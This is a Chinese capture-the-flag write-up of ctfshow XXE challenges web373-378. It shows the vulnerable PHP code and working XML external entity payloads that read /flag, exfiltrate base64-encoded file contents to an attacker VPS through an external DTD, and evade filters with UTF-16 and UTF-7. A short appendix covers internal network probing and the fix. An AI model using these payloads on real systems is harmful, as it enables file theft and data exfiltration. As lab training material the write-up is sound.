Web入门_XXE
web373-378
web373
- 描述: 开x
php
<?php
/*
# @Author: h1xa
# @email: h1xa@ctfer.com
*/
error_reporting(0);
libxml_disable_entity_loader(false);
$xmlfile = file_get_contents('php://input');
if(isset($xmlfile)){
    $dom = new DOMDocument();
    $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
    $creds = simplexml_import_dom($dom);
    $ctfshow = $creds->ctfshow;
    echo $ctfshow;
}
highlight_file(__FILE__);
简单来说就是接收xml数据从XML中提取 ctfshow 元素并输出它, payload如下
还有不要用Hackbar, 要用bp类工具才行
xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
<!ENTITY xxe SYSTEM "file:///flag">
]>
<test>
<ctfshow>&xxe;</ctfshow>
</test>
web374-web376
- 描述: 同上
php
<?php
/*
# @Author: h1xa
# @email: h1xa@ctfer.com
*/
error_reporting(0);
libxml_disable_entity_loader(false);
$xmlfile = file_get_contents('php://input');
if(isset($xmlfile)){
    $dom = new DOMDocument();
    $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
}
highlight_file(__FILE__);
输出没啦, 那就只能外带到自己的服务器上
xml
<!DOCTYPE test [
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/flag">
<!ENTITY % aaa SYSTEM "http://[vps-ip]/test.dtd">
%aaa;
]>
<root>123</root>其中test.dtd放在服务器上, 利用python在80端口开一个简单的http服务就行了, 发包给靶机, 应该就能在自己的服务器上拿到编码后的flag
xml
<!ENTITY % dtd "<!ENTITY % xxe SYSTEM 'http://xxx/%file;'> ">
%dtd;
%xxe;web377
- 描述: 同上
php
<?php
/*
# @Author: h1xa
# @email: h1xa@ctfer.com
*/
error_reporting(0);
libxml_disable_entity_loader(false);
$xmlfile = file_get_contents('php://input');
if(preg_match('/<\?xml version="1\.0"|http/i', $xmlfile)){
    die('error');
}
if(isset($xmlfile)){    $dom = new DOMDocument();    $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
}
highlight_file(__FILE__);
利用utf16编码绕过即可, 还是外带到vps中
python
import requests

url = 'http://ddca1082-2f62-4f7f-b8b1-e369e33aa168.chall.ctf.show/'
payload = """<!DOCTYPE test [
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/flag">
<!ENTITY % aaa SYSTEM "http://xxx/test.dtd">
%aaa;
]>
<root>123</root>"""
payload = payload.encode('utf-16')
requests.post(url ,data=payload)
web378
- 描述: python X
这是一个登录界面, 登录抓包可以发现传输数据用的是xml, 可以利用
似乎没有过滤? 那我就不客气了
xml
<!DOCTYPE test [
<!ENTITY xxe SYSTEM "file:///flag">
]>
<user><username>&xxe;</username><password>&xxe;</password></user>
附录
-
utf-7绕过: 除了utf-16绕过, 还有utf-7, 编码方式转换网站: Online charset
-
空格绕过: XML格式在设置标签属性的格式时允许使用任何数量的空格,因此我们可以在
<?xml?>或<!DOCTYPE>中插入数量足够多的空格去绕过WAF的检测 -
探测内网: 一般是读取
/etc/hosts和/proc/net/arp文件获得内网ip -
XXE修复: 禁止使用外部实体或者过滤用户提交的XML数据